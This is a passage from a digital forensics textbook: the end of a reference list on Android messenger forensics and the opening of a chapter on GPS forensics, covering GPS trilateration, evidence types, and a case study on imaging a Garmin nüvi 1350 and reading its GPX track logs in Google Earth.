2. N. Scrivens, X. Lin: Android digital forensics: data, extraction and analysis. ACM TUR-C 2017: 26:1-26:10.

3. L. Zhang, F. Yu, Q. Ji: The forensic analysis of WeChat message. Sixth International Conference on Instrumentation & Measurement, Computer, Communication and Control, (2016): 500–503.
4. A. Hoog: Android forensics: investigation, analysis and mobile security for google android. Elsevier, 2011.
5. XJTAG: <https://www.xjtag.com/about-jtag/what-is-jtag/> (Accessed Dec. 1st, 2016).
6. Z3X Easy JTAG: <http://easy-jtag.com/> (Accessed Dec. 1st, 2016).
7. S.J. Yang, J.H. Choi, K.B. Kim, T. Chang: New acquisition method based on firmware update protocols for android smartphones, Digital Investigation. 14 (2015): S68–S76.
8. Android Developers: <https://developer.android.com/guide/topics/providers/content-providers.html> (Accessed Dec. 1st, 2016).
9. N. Al Mutawa, I. Baggili, A. Marrington: Forensic analysis of social networking applications on mobile devices, Digital Investigation. 9 (2012): S24–S33.
10. T. Vidas, C. Zhang, N. Christin: Toward a general collection methodology for android devices, Digital Investigation. 8 (2011). S14–S24.
11. N. Son, Y. Lee, D. Kim, J.I. James, S. Lee, K. Lee: A study of user data integrity during acquisition of android devices, Digital Investigation. 10 (2013): S3–S11.
12. H. Srivastava, S. Tapaswi: Logical acquisition and analysis of data from android mobile devices, Information & Computer Security. 23.5 (2015): 450–475.
13. N. A. Matuwa, I. Baggili, A. Marrington: Forensic analysis of social networking applications on mobile devices. Digital Investigation, 9(2012): S24–S3.
14. A. Mahajan, M.S. Dahiya, S.P. Sanghvi: Forensics analysis of instant messenger applications on Android devices. International Journal of Computer Applications, 68(2013): 38–44.
15. N. S. Thakur: Forensic analysis of WhatsApp on Android smartphones. M.Sc. thesis, University of New Orleans, New Orleans, LA, Aug. 2013.
16. C. Anglano, M. Canonico, M. Guazzone: Forensic analysis of the ChatSecure instant messaging application on android smartphones, Digital Investigation 19 (2016): 44–59.
17. D. Walnycky, I. Baggili, A. Marrington, J. Moore, F. Breitinger: Network and device forensic analysis of android social-messaging applications, Digital Investigation. 14 (2015): S77–S84.
18. C. Anglano: Forensic analysis of whatsapp messenger on android smartphones, Digital Investigation. 11 (2014): 201–213.
19. N. A. Barghuthi, H. Said: Social networks IM forensics: encryption analysis. Journal Communications, 2013;8(11).
20. F. Karpisek, I. Baggili, F. Breitinger: Whatsapp network forensics: decrypting and understanding the Whatsapp call signaling messages. Digital Investigation, 15(2015): 110–118. <https://doi.org/10.1016/j.diin.2015.09.002> special Issue: Big Data and Intelligent Data Analysis. <http://www.sciencedirect.com/science/article/pii/S174228761500098>.
21. F. Zhou, Y. Yang, Z. Ding, G. Sun: Dump and analysis of android volatile memory on wechat. IEEE International Conference on Communications (ICC), 2015: 7151–7156. <https://doi.org/10.1109/ICC.2015.7249467>.
22. C. Silla, Wechat forensic artifacts: Android phone extraction and analysis. Master's thesis. Purdue University, 2015.
23. S. Wu, Y. Zhang, X. Wang, X. Xiong, L. Du: Forensic analysis of WeChat on Android smartphones. Digital Investigation, 21 (2017): 3–10.
24. G. B. Satrya, P. T. Daely, and S. Y. Shin. Android forensics analysis: Private chat on social messenger. In *2016 Eighth International Conference on Ubiquitous and Future Networks (ICUFN)*, pages 430–435, July 2016.
25. G. B. Satrya, P. T. Daely, M. A. Nugroho: Digital forensic analysis of telegram messenger, International Conference on Information, Communication Technology and System (ICTS), 2016.
26. TeamWin — TWRP: <https://dl.twrp.me/Z00T/twrp-3.0.2-4-Z00T.img.html>

Chapter 16

GPS Forensics



Learning Objectives

The objectives of this chapter are to:

- Understand the principles of GPS
- Understand fundamentals of GPS Forensics
- Know how to use GPS data analysis techniques and mapping technology
- Know how to recover track logs from GPS devices
- Become familiar with the tools necessary to examine GPS devices

The law enforcement community has seen an increasing use of Global Positioning System (GPS) device as an instrument of crime, or as a “witness device”, due to a feature that autonomously collects and logs positional data during the crime. GPS devices are becoming an integral part of many investigations.

In CSI: Miami (Crime Scene Investigation: Miami)—‘Time Bomb’, the detective is able to assemble a GPS device using a GPS chip that was discovered on a murder victim’s body. The device was then used to backtrack along the path of the victim’s vehicle, successfully discovering where this vehicle came from. This information proves to be crucial in identifying the murderer. While this particular story is fake, it is not difficult to imagine such an event occurring in the real world. GPS devices aren’t just useful for digital investigation; however, they can provide incriminating evidence too. Being able to prove that a device was at a specific location at a specific date and time could be just as valuable to an investigation as a smoking gun.

GPS device forensics can provide crucial evidence in criminal and civil cases. Some of our modern day GPS devices include portable GPS devices as well as auto, aviation and marine devices.

In this chapter we will introduce the fundamental basics and techniques of GPS forensics. The techniques we introduce have a wide application in GPS data analysis, even though we will only be discussing them using Garmin GPS device as an example. Finally, we will introduce the tools used for forensic analysis of GPS devices and applications.

16.1 The GPS System

The GPS is a worldwide radio-navigation system formed from a constellation of 27 satellites (24 in operation and three extras in case one fails) and their ground stations that manage the satellites. There are a number of applications of GPS; two of the most popular applications are **GPS Tracking** and **GPS Navigation**. Both operate on the principle of trilateration using satellites. The GPS device communicates with a satellite using high-frequency, low-power radio signals that travel from the satellite to the device. By precisely measuring the travel time of the signal, the device can precisely calculate how far away it is from the satellite; RADAR uses this same principle to detect distant objects.

The theory behind it is very simple. For simplicity, assume that we have precise clocks for both satellites and GPS devices. A satellite constantly broadcasts signals to GPS devices, and the information in a signal contains the identifiable information of the satellite, the current location, and the current date and time (or the time the signal is sent). Upon receipt of a signal, the GPS device calculates the difference between the time the signal is sent and the time it is received. Then it knows how long the signal takes to reach the receiver from the satellite. Since we know a radio signal travels at the speed of light (186,000 miles/s), we can obtain the distance between the satellite and the GPS device by multiplying the signal travel time by the speed of light (Fig. 16.1).

The GPS works based on *trilateration* from satellites, as shown in Fig. 16.2. When a GPS device performs this distance calculation with one satellite, it can only

Fig. 16.1 Calculate distance from a satellite using signal travel time
 $\text{distance} = \text{speed of light} \times \text{signal travel time}$





Fig. 16.2 GPS trilateration

conclude that it is somewhere on the surface of an imaginary sphere around the satellite, such that the sphere's radius is the calculated distance. Although very little of this sphere intersects with Earth's surface, the possibilities are still far too great. By performing the calculation with a second satellite, however, a second sphere can be created, and the device lies somewhere on the circle of intersection between the two spheres. A third satellite measurement will narrow the possibilities down to just two points where all three spheres intersect. In most instances, one of these points will not lie on the Earth's surface. As a result, GPS devices typically search for four or more satellites in order to improve the accuracy. For a variety of reasons, GPS devices could fail. For example, while driving through a tunnel or in indoor underground parking lots, GPS devices do not work properly because the satellite signals cannot penetrate walls or other obstacles. It requires a direct line to GPS receivers [1].

Global Positioning System, or GPS for short, device forensics can provide crucial evidence in criminal and civil cases. Some of our modern GPS devices include personal GPS devices as well as auto, aviation and marine devices. Also, GPS applications such as Google Maps become prevalent in today's smartphone. As shown in Fig. 16.3, a typical GPS device today has the following logical structure and consists of:

- GPS receiver: It is an electronic unit that is able to determine the user's current position through analyzing the radio waves sent by GPS satellites.
- Built-in map: It provides map view to the user by mapping the position calculated according to the signals broadcasted by the satellites to a physical location in the world. Also, it can determine the velocity of the user according to its motion. Further, it can derive the driving behavior of drivers.
- Network connectivity: Nowadays GPS devices are equipped with various wireless technologies. For example, Bluetooth becomes very popular in today's smartphone. It allows GPS devices to be paired with the user's phone. As a




Fig. 16.3 GPS device structure

result, GPS devices can be connected to the Internet, using a wide variety of cloud services, for example, automated map updating. However, it is optional to have it.

There have been plenty of portable GPS devices, but Garmin and TomTom units are by far the most popular ones used by the public. Similarly, with the popularity of smartphones, we have witnessed an increase in the installation of GPS Navigation Apps on smartphones. However, many in-vehicle communications and entertainment system such as Ford Sync (stylized Ford SYNC) also contains built-in GPS navigation functionality, offering drivers' satellite navigation. Nevertheless, the wide variety of available GPS devices create many challenges for investigators; with so many different models available, it becomes difficult to acquire and analyze the evidence in them, as each one must be treated differently. Furthermore, modern GPS devices contain much more than navigational information. They may contain data commonly found in cell phones. Investigators may also find audio, video, and text based files like MS Word or PDF documents. The focus of this chapter will be on Garmin nüvi devices, Garmin nüvi 1350 in particular, but the general process is also applicable for other device types and models.

Some important concepts and definitions that will be used throughout this chapter are presented in Table 16.1 for reference.

Table 16.1 Definitions and common concepts

Coordinate	The coordinates are numbers representing geographic locations on the earth, where one number (e.g., elevation) represents vertical position and two or three of the numbers (e.g., Latitude and longitude) represent horizontal position [2]
Waypoint	Waypoints are geographic locations defined by a GPS device user using their coordinates or addresses, or some other Point of Interest (POI) so that they will be travelled through
Destination	A destination is a geographic location defined by a GPS device user using their coordinates or addresses. It is a location the user wants to arrive at
Track	A history of where and when GPS device users have been. A track consists of many track points or geographic locations where GPS device users have been travelling through
Route	A route is a path from the starting point (by default, the current location) of a trip to the destination defined by the user

16.2 GPS Evidentiary Data

Today's GPS devices contain plenty of data which are of interest to forensic investigators. There are many types of valuable evidentiary data which may be recovered from GPS devices depending on the manufacturer and model [3].

- Track Logs
- Trackpoints
- Waypoints
- Routes
- Stored location, including Home and Favourite locations
- Recent destinations: The addresses of the trips that GPS device users have made.
- Paired device history: History of all devices (e.g., mobile phone) connected to GPS devices via Bluetooth.
- Videos, Photos, Audio
- Call history, contact phone numbers and SMS messages: Call history, contact phone numbers and SMS messages from the connected phone.

16.3 Case Study

Next, we will use a case study as an example of how to conduct a GPS device forensic investigation. Specifically, we will show how to extract track logs from Garmin nüvi 1350.

Fig. 16.4 Garmin nüvi 1350



16.3.1 Experiment Setup

GPS device:

- Garmin nüvi 1350 (Fig. 16.4)

Software:

- FTK imager (version 3.4.2.2) [4]
- USBtrace (version 5.9) [5]
- Google Earth [6]

16.3.2 Basic Precautions and Procedures

Care should be taken when handling an evidence, like the GPS device obtained from the suspect. It is essential to make sure that the data doesn't get tampered in any way when the device is connected to the investigator's computer. Garmin nüvi 1350 provides USB port for computer connection. While Garmin nüvi 1350 is connected to your computer, Windows will recognize it as a "Mass storage device". Because any data that is written into the device by the external unit (in this case the investigator's computer) will only complicate the matter when it comes to the validity of the evidence. So, it is essential that the computer used by the investigator doesn't have any drivers meant for the GPS device and that the computer is not connected to the Internet, in order to prevent the computer OS from automatically downloading the drivers. It may also be imperative to use USB traffic sniffer software to monitor the traffic between the GPS device. Here, the computer is required. It will be required to keep a log of the traffic between the computer and the GPS device that is being investigated. One such example of a USB traffic sniffer software is USBtrace [5] from SysNucleus, as shown in Fig. 16.5. It is quintessential




Fig. 16.5 A screenshot of SysNucleus USBTrace which is used for monitoring the traffic between the Garmin nuvi 1350 and the desktop computer running Win 8.1. The Garmin device is connected to the USB port of the desktop computer

to have a write blocker in place to be doubly sure that the computer doesn't write anything on to the GPS device under investigation.

It is absolutely essential to make a backup copy of the GPS device in question, which is the evidence obtained from the suspect. One such tool that can be used for backing up the device is FTK imager [4] from AccessData, as shown in Fig. 16.6.

All the forensics associated with GPS should be conducted in a place where the GPS device won't be able to contact the satellites, for example, a closed basement or the unit must be in Faraday bag. If not, it leads to a situation where there may be new entries/records on the device after it is confiscated from the suspect. This scenario can be detrimental in accepting the device as an evidence. The information that is most valuable to an investigator who looks for evidence, are files that carry time stamped information about the locations that the GPS unit was at.

16.3.3 GPS Exchange Format (GPX)

The GPS exchange format (GPX) is a light-weight XML data format for the interchange of GPS data (waypoints, routes, and tracks) between applications and web services on the Internet [7]. GPX is designed to be the standard XML format for recording GPS data and exchanging GPS data between applications (and GPS




Fig. 16.6 A screenshot of AccessData FTK Imager ver 3.4.2.2. An image of the original Garmin nuvi 1350 is created and the image is opened in AccessData FTK to do the analysis. It has features to view or export a file from the image

devices). It can describe even complex objects that are geographic in nature. It is designed to grow overtime. As GPX is an open standard, no fee or licensing is involved.

Some of the significance used items in Garmin GPX files are Waypoint, Route, Track Point and Track log. The ones that the user can interact with are Waypoint and Route. On the system level, there are Track Point and Track log.

16.3.3.1 Waypoint

The user can store information in Garmin nuvi 1350, for example, by defining waypoints. A waypoint in this case is a location on earth the user stored in the GPS. Mostly, waypoints contain address book as entries. Existence of waypoint alone doesn't mean that the user was at that particular location. Waypoint could be a location that the user entered that he/she wanted to navigate to, in future. It could also be a location stored by the user where he/she was physically present.

Example for a Waypoint may look as follows:

```
<wpt lat="33.762918" lon="-118.196241">
    <ele>-0.11</ele>
    <name>Long Beach Aquarium of the Pcf</name>
    <desc>100 Aquarium Way Long Beach, CA 9080</desc>
    <sym>Waypoint</sym>
    <extensions>
        <gpxx:WaypointExtension>
            <gpxx:Categories>
                <gpxx:Category>Attractions</gpxx:Category>
            </gpxx:Categories>
            <gpxx:Address>
                <gpxx:StreetAddress>100 Aquarium Way</gpxx:
                StreetAddress>
                <gpxx:City>Long Beach</gpxx:City>
                <gpxx:State>CA</gpxx:State>
                <gpxx:PostalCode>90802</gpxx:PostalCode>
            </gpxx:Address>
            <gpxx:PhoneNumber>1 5621253400</gpxx:PhoneNumber>
        </gpxx:WaypointExtension>
    </extensions>
</wpt>
```

As Waypoints are user entries, it may not be consistent. For example, see the waypoint entry above and the one given below:

```
<wpt lat="41.991357" lon="-72.584978">
    <ele>53.72</ele>
    <name>Red Roof Inn</name>
    <sym>Waypoint</sym>
    <extensions>
        <gpxx:WaypointExtension>
            <gpxx:Categories>
                <gpxx:Category>Map Points and Coordinates</
                gpxx:Category>
            </gpxx:Categories>
            <gpxx:Address>
```

```

<gpxx:StreetAddress>N 41°59.481' W072°35.099'<
gpxx:StreetAddress>

</gpxx:Address>
</gpxx:WaypointExtension>
</extensions>
</wpt>

```

16.3.3.2 Route

If a user wants to navigate a series of waypoints in a specific order, then it is a route. In other words, a route is defined by the user. After reaching a waypoint, the unit guides the user to the next waypoint.

16.3.3.3 Track Point

The track point shows the location recorded by the GPS regarding where it was, provided the unit was turned on and it had established satellite links. This record carries the timestamp, latitude, longitude, and elevation. The track point extension carries information about the speed as well. The track points are generated automatically by the GPS unit and the user cannot define or change what gets generated. Again, the applications within the GPS decide on the generation frequency of these track point records.

Note that there are no settings in Garmin nüvi 1350 which can dictate the terms of the generated frequency of track points or to turn the recording off. This doesn't mean that such features are non-existent for other models.


For example, given below is an example for a track point.

```

<trkpt lat="43.658288" lon="-79.352451">
    <ele>78.48</ele>
    <time>2015-01-15T23:35:46Z</time>
    <extensions>
        <gpxtpx:TrackPointExtension>
            <gpxtpx:speed>8.24</gpxtpx:speed>
            <gpxtpx:course>254.12</gpxtpx:course>
        </gpxtpx:TrackPointExtension>
    </extensions>
</trkpt>

```

Fig. 16.7 The difference between route and track



16.3.3.4 Track Log

This is the complete list of track points that is created and stored by the unit when the GPS device is locked onto a satellite signal and moving. It is the electronic equivalent of laying down a “breadcrumb trail” to mark the path that has been traveled. This helps the user to retrace the steps. In other words, it allows the user to perform a track back.

The difference between track and route is that route is a suggestion on where the user may go in future. Track, on the other hand, is a record of where the user has been. Track has a good number of track points to generate the fine details of the path. As shown in Fig. 16.7 [8]. Each track point may have a timestamp as a location and time is being recorded. On the other hand the route points are unlikely to have timestamps. Moreover the distance between two track points are on an average 50 meters or less. Nevertheless, the route points may be apart by a kilometer or more.

16.3.3.5 Track Segment

Track is a collection of track points, listed in the order they are generated. This list can be broken down or divided into two or more track segments that are listed in sequential order. Following is an example of a track segment constituted of multiple track points.

```

<trkseg>
    <trkpt> ...
    <trkpt> ...
    <trkpt> ...
</trkseg>

```

The track points and tracks are a treasure mine for the investigator. It doesn't mean we should limit ourselves to just that. Instead, we should explore more to see what else may be there.

16.3.4 GPX Files

The GPX files which carry the track point information are found in folder \GPX and the archived files are found in \GPX\Archive folder. The latest one is in \GPX folder and it is called "Current.gpx". It contains most recent tracks and carries favorites as well. The archived ones have numeric file names such as "19.gpx" to "38.gpx". The files that are in "\GPX\Archive" folder have past information regarding the track, time, location etc. (Table 16.2).

Table 16.2 Example list of 'gpx' files found in Garmin nüvi 1350

Filename	Full path	File size (Bytes)	Created	Modified
Current.gpx	\GPX\Current.gpx	2,083,450	07/30/2011 15:06	12/11/2016 13:00
19.gpx	\GPX\Archive\19.gpx	2,879,238	07/8/2012 14:00	07/15/2012 17:41
20.gpx	\GPX\Archive\20.gpx	2,949,422	07/15/2012 17:41	08/10/2012 24:17
21.gpx	\GPX\Archive\21.gpx	2,333,630	08/10/2012 24:17	08/10/2012 24:18
22.gpx	\GPX\Archive\22.gpx	3,129,413	08/10/2012 24:18	10/08/2012 13:27
23.gpx	\GPX\Archive\23.gpx	958,394	10/08/2012 13:27	03/14/2013 10:41
24.gpx	\GPX\Archive\24.gpx	1,053,696	03/14/2013 10:41	08/22/2013 20:45
25.gpx	\GPX\Archive\25.gpx	2,166,664	08/22/2013 20:45	08/22/2013 20:47
26.gpx	\GPX\Archive\26.gpx	2,712,169	08/22/2013 20:47	08/24/2013 24:44
27.gpx	\GPX\Archive\27.gpx	2,742,380	08/24/2013 24:44	08/25/2013 05:17
28.gpx	\GPX\Archive\28.gpx	1,107,530	08/25/2013 05:17	09/01/2013 06:42
29.gpx	\GPX\Archive\29.gpx	2,095,540	11/17/2015 13:48	11/17/2015 11:49
30.gpx	\GPX\Archive\30.gpx	3,015,182	11/17/2015 11:49	12/02/2015 14:55
31.gpx	\GPX\Archive\31.gpx	2,073,189	12/02/2015 14:55	12/02/2015 14:55
32.gpx	\GPX\Archive\32.gpx	1,886,340	12/02/2015 14:55	12/02/2015 14:56
33.gpx	\GPX\Archive\33.gpx	1,888,595	12/02/2015 14:56	12/02/2015 15:58
34.gpx	\GPX\Archive\34.gpx	1,859,629	12/02/2015 15:58	12/02/2015 14:59
35.gpx	\GPX\Archive\35.gpx	2,188,914	05/12/2016 14:11	05/12/2016 14:14
36.gpx	\GPX\Archive\36.gpx	2,123,463	05/12/2016 14:14	05/12/2016 14:16
37.gpx	\GPX\Archive\37.gpx	1,995,567	05/12/2016 14:16	05/12/2016 14:18
38.gpx	\GPX\Archive\38.gpx	53,875	05/12/2016 14:18	05/12/2016 14:18

16.3.5 Extraction of Waypoints and Trackpoints

As mentioned earlier the Garmin nüvi's current waypoints, tracks, and routes are stored in the file "Current.gpx" which is created by the unit. It's worthy pointing out that Garmin calls waypoints as Favorites. To view them, press "Where To?" on the home screen of the GPS (Fig. 16.8).

In the next screen, press on "Favorites" (Fig. 16.9).

Then, press on "All Favorites" (Fig. 16.10).

And, it will display the favorites as follows (Fig. 16.11).

Fig. 16.8 Home screen




Fig. 16.9 The 'Where to?'




Fig. 16.10 Favorites



Fig. 16.11 All favorites

	cia 3111 Universal Dr	27 ^k SW
	DURHAM FOREST N 44°03.058' W079°05.657'	34 ^k NE
	Lotsa Dogs 8795 Ashburn Rd	36 ^k NE
	1 N 44°08.012' W079°07.879'	40 ^k NE
	Spell	

16.3.6 How to Display the Tracks on a Map

Getting the favorites, address stored, etc. is great. But from a crime stand point of view, it is essential to prove that the device actually went to a location on the day/time where the actual crime was committed.

So, it is essential to display the data on a map, with all the other parameters. There are a lot of applications and websites that are capable of displaying the track. We use Google Earth [6]. It can be downloaded from <http://www.google.com/earth/download/ge/agree.html>

Once the application is installed, run it. The opening screen will look as follows (Fig. 16.12):

Let us make an assumption that there was some crime committed in Durham Forest, Uxbridge, Ontario on 21 May 2012 during the day time. Say the GPS device obtained from the suspect still carries the data. After going through the whole archives, say that the relevant data is in file “17.gpx”.

On Google Earth, from the horizontal menu bar, select “File” and click on “Open”. Make sure the selection is for GPS (*.gpx...). Browse the folder in which the “17.gpx” file is located (Fig. 16.13).

Under GPS devices, expand “Tracks”, as shown in Fig. 16.14.

Expanded track will look like Fig. 16.15.

As we are specifically only interested in the details pertaining to 21 May 2012, we can deselect all the others. By selecting the module we want and clicking on “Play Tour” button (indicated in red circle in Fig. 16.16), we can get an overview of the movements.




Fig. 16.12 Google earth




Fig. 16.13 Select file type

Fig. 16.14 Click on the triangle to expand tracks

